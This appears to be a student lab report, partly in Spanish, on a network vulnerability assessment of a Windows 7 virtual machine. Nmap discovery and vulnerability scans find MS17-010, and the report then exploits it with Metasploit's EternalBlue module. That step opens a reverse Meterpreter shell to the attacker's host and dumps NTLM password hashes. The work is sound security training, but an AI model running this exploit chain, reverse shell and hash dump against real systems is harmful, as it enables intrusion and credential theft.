

# Part 1: Network Vulnerability assessmeent:


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## Vulnerability scanning and enumeration

### Network discovery

This is a critical phase where we shall define the methodology required to use tools for network discovering.

#### Assets:



#### Pentester:

```
ifconfig

IP:          192.168.57.10
netmask:     255.255.255.0
broadcast:   192.168.57.255
```

Then we are working under /24

Now let's discover the IPs that we have in our network:

```
sudo netdiscover -r 192.168.57.10 -i eth0
```

From which we obtain:

 netdiscovery

and

```
sudo nmap -sn 192.168.57.10/24
```

```
(kali@attacker)-[~]
$ sudo nmap -sn 192.168.57.10/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 10:18 EST
Nmap scan report for 192.168.57.20
Host is up (0.00032s latency).
MAC Address: 00:50:56:8E:22:BC (VMware)
Nmap scan report for 192.168.57.30
Host is up (0.00016s latency).
MAC Address: 00:50:56:8E:3C:E2 (VMware)
Nmap scan report for 192.168.57.40
Host is up (0.00017s latency).
MAC Address: 00:50:56:8E:8F:09 (VMware)
Nmap scan report for 192.168.57.250
Host is up (0.00032s latency).
MAC Address: 00:50:56:8E:AA:CC (VMware)
Nmap scan report for 192.168.57.254
Host is up (0.00032s latency).
MAC Address: 00:50:56:8E:04:27 (VMware)
Nmap scan report for 192.168.57.10
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.91 seconds
```

Victim's machine IP is **192.168.57.20**

Targeted assess' discovery

OS detection:

```
sudo nmap -O 192.168.57.20
```

```
(kali@attacker)-[~]
$ sudo nmap -O 192.168.57.20
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 10:33 EST
Nmap scan report for 192.168.57.20
Host is up (0.00048s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
10243/tcp   open  unknown
MAC Address: 00:50:56:8E:22:BC (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7::-professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds
```

from where we can see that the Target machine's OS is Windows 7, but also we have the following tcp open ports:

===== Port state service 135 open msrpc 139 open  
netbios-ssn  
445 open microsoft-dc 554 open rtsp 2869 open  
icslap 10243 open unknown

---

Active hosts discovery:

```
sudo nmap -sn 192.168.57.20/24 -oA host_active  
  
sudo nmap -sn -PS22,80,443 192.168.57.20/24 -oA hosts_tcp_ping  
  
sudo nmap -sn -PR 192.168.57.20/24 -oA hosts_arp
```

```
(root@attacker)-[~]
# nmap -sn 192.168.57.20/24 -oA host_active
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 11:58 EST
Nmap scan report for 192.168.57.20
Host is up (0.00048s latency).
MAC Address: 00:50:56:8E:22:BC (VMware)
Nmap scan report for 192.168.57.30
Host is up (0.00044s latency).
MAC Address: 00:50:56:8E:3C:E2 (VMware)
Nmap scan report for 192.168.57.40
Host is up (0.00026s latency).
MAC Address: 00:50:56:8E:8F:09 (VMware)
Nmap scan report for 192.168.57.250
Host is up (0.00027s latency).
MAC Address: 00:50:56:8E:AA:CC (VMware)
Nmap scan report for 192.168.57.254
Host is up (0.00020s latency).
MAC Address: 00:50:56:8E:04:27 (VMware)
Nmap scan report for 192.168.57.10
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.93 seconds

(root@attacker)-[~]
# nmap -sn -PS22,80,443 192.168.57.20/24 -oA hosts_tcp_ping
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 11:59 EST
Nmap scan report for 192.168.57.20
Host is up (0.00068s latency).
MAC Address: 00:50:56:8E:22:BC (VMware)
Nmap scan report for 192.168.57.30
Host is up (0.00056s latency).
MAC Address: 00:50:56:8E:3C:E2 (VMware)
Nmap scan report for 192.168.57.40
Host is up (0.00026s latency).
MAC Address: 00:50:56:8E:8F:09 (VMware)
Nmap scan report for 192.168.57.250
Host is up (0.00027s latency).
MAC Address: 00:50:56:8E:AA:CC (VMware)
Nmap scan report for 192.168.57.254
Host is up (0.00028s latency).
MAC Address: 00:50:56:8E:04:27 (VMware)
Nmap scan report for 192.168.57.10
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.93 seconds
```

Services:

```
nmap -sV -sC -Pn -p 22,80,135,139,443,445,554,2869,3306,3389,10243
192.168.57.20 -oA service_scan
```

```
(root@attacker)-[~]
# nmap -sV -sC -Pn -p 22,80,135,139,443,445,554,2869,3306,3389,10243 192.168.57.20 -oA service_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:00 EST
Nmap scan report for 192.168.57.20
Host is up (0.00027s latency).

PORT      STATE SERVICE      VERSION
22/tcp    filtered ssh
80/tcp    filtered http
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   filtered https
445/tcp   open  microsoft-ds Windows 7 Professional 7600 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3306/tcp  filtered mysql
3389/tcp  filtered ms-wbt-server
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
MAC Address: 00:50:56:8E:22:BC (VMware)
Service Info: Host: WIN7-64; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
|_ smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: WIN7-64, NetBIOS user: <unknown>, NetBIOS MAC: 0050568e22bc (VMware)
|_ smb2-security-mode:
|   210:
|_     Message signing enabled but not required
|_ smb2-time:
|   date: 2026-01-20T17:02:32
|_   start_date: 2026-01-20T16:19:40
|_ smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: win7-64
|   NetBIOS computer name: WIN7-64\x00
|   Workgroup: WORKGROUP\x00
|_   System time: 2026-01-20T12:02:32-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 185.49 seconds
```

Vulnerability scripts:

```
nmap --script vuln 192.168.57.20
```

```
nmap --script vuln 192.168.57.20 -oA vulnerability_scan
```

```
nmap --script=smb-vuln* 192.168.57.20 -p 445 -oA smb_vuln_scan
```

```
(root@attacker)-[~]
# nmap --script vuln 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:12 EST
Nmap scan report for 192.168.57.20
Host is up (0.00033s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
5357/tcp   open  wsddapi
10243/tcp  open  unknown
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 50.85 seconds
```

```
(root@attacker)-[~]
# nmap --script vuln 192.168.57.20 -oA vulnerability_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:14 EST
Nmap scan report for 192.168.57.20
Host is up (0.00028s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
5357/tcp   open  wsddapi
10243/tcp  open  unknown
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_

Nmap done: 1 IP address (1 host up) scanned in 43.66 seconds
```



```
(root@attacker)-[~]
# nmap --script=smb-vuln* vuln 192.168.57.20 -p 445 -oA smb_vuln_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:17 EST
Failed to resolve "vuln".
Nmap scan report for 192.168.57.20
Host is up (0.00038s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:   CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_

Nmap done: 1 IP address (1 host up) scanned in 5.37 seconds
```

```
sudo nmap -sS -sV -sC -O -p- -T4 --min-rate 1000 \
  --script="vuln and safe" \
  -oN full_audit.txt -oX full_audit.xml -oG full_audit.gnmap \
  192.168.57.20
```

```
(root@attacker)-[~]
# nmap -sS -sV -sC -O -p- -T4 --min-rate 1000 --script="vuln and safe" -oN full_audit.txt -oX full_audit.xml -oG full_audit.gnmap 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:26 EST
Nmap scan report for 192.168.57.20
Host is up (0.00027s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|   State: LIKELY VULNERABLE
|   IDS: CVE:CVE-2007-6750
|   Slowloris tries to keep many connections to the target web server open and hold
|   them open as long as possible. It accomplishes this by opening connections to
|   the target web server and sending a partial request. By doing so, it starves
|   the http server's resources causing Denial Of Service.
|
|   Disclosure date: 2009-09-17
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|   http://hacker.org/slowloris/
|_ http-server-header: Microsoft-HTTPAPI/2.0
10243/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 00:50:56:8E:22:8C (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista
sta::: cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vi
sta SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: Host: WIN7-64; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDS: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 746.36 seconds
```

```
python3 -c "
import xml.etree.ElementTree as ET
tree = ET.parse('full_audit.xml')
root = tree.getroot()
for host in root.findall('host'):
    ip = host.find('address').get('addr')
    print(f'Host: {ip}')
    for port in host.findall('.//port'):
        if port.find('state').get('state') == 'open':
            print(f'  Puerto {port.get("portid")}/{port.get("protocol")}')
"
```



```
>>> import xml.etree.ElementTree as ET
>>> tree = ET.parse("full_audit.xml")
>>> root = tree.getroot()
>>> for host in root.findall("host"):
...     ip = host.find("address").get("addr")
...     print(f"Host: {ip}")
...     for port in host.findall("./port"):
...         if port.find("state").get("state")=="open":
...             print(f'  Port: {port.get("portid")}/{port.get("protocol")}')
...
Host: 192.168.57.20
  Port: 135/tcp
  Port: 139/tcp
  Port: 445/tcp
  Port: 554/tcp
  Port: 2869/tcp
  Port: 5357/tcp
  Port: 10243/tcp
>>> █
```

Controlled exploitation

## 1. Additional verification over MS17-010

---

## 2. SMB enumeration (no exploited)

---

```
nmap --script smb-vuln-ms17-010 -p 445 192.168.57.20 -oN ms17_verify.txt
```

```
(kali@attacker)-[~]
$ sudo nmap --script smb-vuln-ms17-010 -p 445 192.168.57.20 -oN ms17_verify.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:23 EST
Nmap scan report for 192.168.57.20
Host is up (0.00036s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

```
nmap --script smb-enum-shares,smb-enum-users,smb-os-discovery -p 445
192.168.57.20
```

```
(kali@attacker)-[~]
$ sudo nmap --script smb-enum-shares,smb-enum-users,smb-os-discovery -p 445 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:24 EST
Nmap scan report for 192.168.57.20
Host is up (0.00039s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\192.168.57.20\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.57.20\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.57.20\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|   \\192.168.57.20\USERS:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|_ smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: win7-64
|   NetBIOS computer name: WIN7-64\x00
|   Workgroup: WORKGROUP\x00
|_   System time: 2026-01-22T08:24:57-05:00

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
```

### Metaexploit:

```
msfconsole

# Search exploit EternalBlue
search ms17-010
use exploit/windows/smb/ms17_010_eternalblue

# Set options
set RHOSTS 192.168.57.20
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.57.10
set LPORT 4444

exploit
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.57.10:4444
[*] 192.168.57.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.57.20:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 192.168.57.20:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.57.20:445 - The target is vulnerable.
[*] 192.168.57.20:445 - Connecting to target for exploitation.
[+] 192.168.57.20:445 - Connection established for exploitation.
[+] 192.168.57.20:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.20:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.57.20:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.57.20:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30 sional 7600
[+] 192.168.57.20:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.20:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.57.20:445 - Sending all but last fragment of exploit packet
[*] 192.168.57.20:445 - Starting non-paged pool grooming
[+] 192.168.57.20:445 - Sending SMBv2 buffers
[+] 192.168.57.20:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.20:445 - Sending final SMBv2 buffers.
[*] 192.168.57.20:445 - Sending last fragment of exploit packet!
[*] 192.168.57.20:445 - Receiving response from exploit packet
[+] 192.168.57.20:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.57.20:445 - Sending egg to corrupted connection.
[*] 192.168.57.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.57.20
[*] Meterpreter session 1 opened (192.168.57.10:4444 → 192.168.57.20:49194) at 2026-01-20 13:34:08 -0500
[+] 192.168.57.20:445 - =====
[+] 192.168.57.20:445 - -----WIN-----
[+] 192.168.57.20:445 - =====
```

## Enumeration post-exploitation:

```
# Meterpreter:
sysinfo          # Información del sistema
getuid           # Ver privilegios
hashdump         # Extraer hashes de contraseñas
ps              # Listar procesos
screenshot       # Capturar pantalla
```

```
meterpreter > sysinfo
Computer       : WIN7-64
OS            : Windows 7 (6.1 Build 7600).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:498ce8b42f5e40b6b16a432f0d3a473d :::
student:1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::
```

```
meterpreter > ps

Process List

PID  PPID  Name                                Arch  Session  User                                Path
--  --  --  --  --  --  --
0    0    [System Process]                   x64   0         NT AUTHORITY\SYSTEM                \SystemRoot\System32\smss.exe
260  4     smss.exe                           x64   0         NT AUTHORITY\SYSTEM                C:\Windows\System32\spoolsv.exe
304  496   spoolsv.exe                         x64   0         NT AUTHORITY\SYSTEM                C:\Windows\system32\csrss.exe
316  496   svchost.exe                         x64   0         NT AUTHORITY\SYSTEM                C:\Windows\system32\wininit.exe
336  328   csrss.exe                           x64   0         NT AUTHORITY\SYSTEM                C:\Windows\system32\csrss.exe
388  328   wininit.exe                         x64   0         NT AUTHORITY\SYSTEM                C:\Windows\system32\csrss.exe
400  380   csrss.exe                           x64   1         NT AUTHORITY\SYSTEM                C:\Windows\system32\winlogon.exe
448  380   winlogon.exe                       x64   1         NT AUTHORITY\SYSTEM                C:\Windows\system32\services.exe
496  388   services.exe                       x64   0         NT AUTHORITY\SYSTEM                C:\Windows\system32\lsass.exe
504  388   lsass.exe                           x64   0         NT AUTHORITY\SYSTEM                C:\Windows\system32\lsass.exe
512  388   lsm.exe                             x64   0         NT AUTHORITY\SYSTEM                C:\Windows\system32\lsm.exe
552  400   conhost.exe                         x64   1         win7-64\student                   C:\Windows\system32\conhost.exe
596  832   dwm.exe                             x64   1         win7-64\student                   C:\Windows\system32\Dwm.exe
612  496   svchost.exe                         x64   0         NT AUTHORITY\SYSTEM                C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler.exe
684  1788  GoogleCrashHandler.exe              x86   0         NT AUTHORITY\SYSTEM                C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler64.exe
688  496   svchost.exe                         x64   0         NT AUTHORITY\SYSTEM                C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler64.exe
756  1788  GoogleCrashHandler64.exe            x64   0         NT AUTHORITY\SYSTEM                C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler64.exe

768  496   svchost.exe                         x64   0         NT AUTHORITY\LOCAL SERVICE         C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
780  2344  vmtoolsd.exe                       x64   1         win7-64\student                   C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
832  496   svchost.exe                         x64   0         NT AUTHORITY\SYSTEM                C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
860  496   svchost.exe                         x64   0         NT AUTHORITY\SYSTEM                C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
956  496   svchost.exe                         x64   0         NT AUTHORITY\LOCAL SERVICE         C:\Windows\system32\cmd.exe
1000 2344  cmd.exe                             x64   1         win7-64\student                   C:\Windows\system32\cmd.exe
1040 496   svchost.exe                         x64   0         NT AUTHORITY\LOCAL SERVICE         C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1264 496   vmtoolsd.exe                       x64   0         NT AUTHORITY\SYSTEM                C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1644 496   dlhst.exe                           x64   0         NT AUTHORITY\SYSTEM                C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1716 496   svchost.exe                         x64   0         NT AUTHORITY\SYSTEM                C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1728 496   svchost.exe                         x64   0         NT AUTHORITY\LOCAL SERVICE         C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1820 496   SearchIndexer.exe                  x64   0         NT AUTHORITY\SYSTEM                C:\Program Files\VMware\VMware Tools\VMwareTray.exe
1836 496   msdtc.exe                           x64   0         NT AUTHORITY\NETWORK SERVICE      C:\Windows\Explorer.EXE
1856 496   wmpnetwk.exe                       x64   0         NT AUTHORITY\NETWORK SERVICE      C:\Program Files\VMware\VMware Tools\VMwareTray.exe
2056 496   svchost.exe                         x64   0         NT AUTHORITY\LOCAL SERVICE         C:\Windows\system32\taskhost.exe
2344 1528  explorer.exe                       x64   1         win7-64\student                   C:\Windows\system32\taskhost.exe
2468 2344  VMwareTray.exe                     x64   1         win7-64\student                   C:\Windows\system32\taskhost.exe
2524 496   taskhost.exe                       x64   1         win7-64\student                   C:\Windows\system32\taskhost.exe

meterpreter > screenshot
Screenshot saved to: /root/WcikuFDp.jpeg
meterpreter >
```

## Additional vulnerabilites scanning

### 1. Additional SMB vulnerabilities scanning

```
(kali@attacker)-[~]
$ nmap -Pn --script "smb-vuln-*" -p 445 192.168.57.20 -oN smb_all_vulns.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:30 EST
Nmap scan report for 192.168.57.20
Host is up (0.00060s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|  VULNERABLE:
|  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|  State: VULNERABLE
|  IDs: CVE:CVE-2017-0143
|  Risk factor: HIGH
|  A critical remote code execution vulnerability exists in Microsoft SMBv1
|  servers (ms17-010).
|
|  Disclosure date: 2017-03-14
|  References:
|  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_

Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds
```

### 2. NetBIOS vulnerabilities



```
(kali@attacker)-[~]
$ sudo nmap --script nbstat -sU -p 137 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:33 EST
Nmap scan report for 192.168.57.20
Host is up (0.0012s latency).

PORT      STATE SERVICE
137/udp    open  netbios-ns
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
| nbstat: NetBIOS name: WIN7-64, NetBIOS user: <unknown>, NetBIOS MAC: 0050568e22bc (VMware)
| Names:
|   WIN7-64<20>          Flags: <unique><active>
|   WIN7-64<00>          Flags: <unique><active>
|   WORKGROUP<00>       Flags: <group><active>
|_  WORKGROUP<1e>       Flags: <group><active>

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

### 3. RPC scanning on port 135

```
(kali@attacker)-[~]
$ nmap -Pn --script rpc-grind,msrpc-enum -p 135 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:36 EST
Nmap scan report for 192.168.57.20
Host is up (0.00059s latency).

PORT      STATE SERVICE
135/tcp    open  msrpc

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

### 4. UPnP services verifications (on ports 2869, 5357)

```
(kali@attacker)-[~]
$ nmap -Pn --script upnp-info -p 2869,5357 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:38 EST
Nmap scan report for 192.168.57.20
Host is up (0.00056s latency).

PORT      STATE SERVICE
2869/tcp  open  icslap
5357/tcp  filtered wsddapi

Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
```

```
nmap -Pn --script "smb-vuln-*" -p 445 192.168.57.20 -oN smb_all_vulns.txt
```

```
sudo nmap --script nbstat -sU -p 137 192.168.57.20
```

```
nmap -Pn --script rpc-grind,msrpc-enum -p 135 192.168.57.20
```

```
nmap -Pn --script upnp-info -p 2869,5357 192.168.57.20
```

### 3. Configure OpenVAS/Greenbone for a credentialed scan against Windows system



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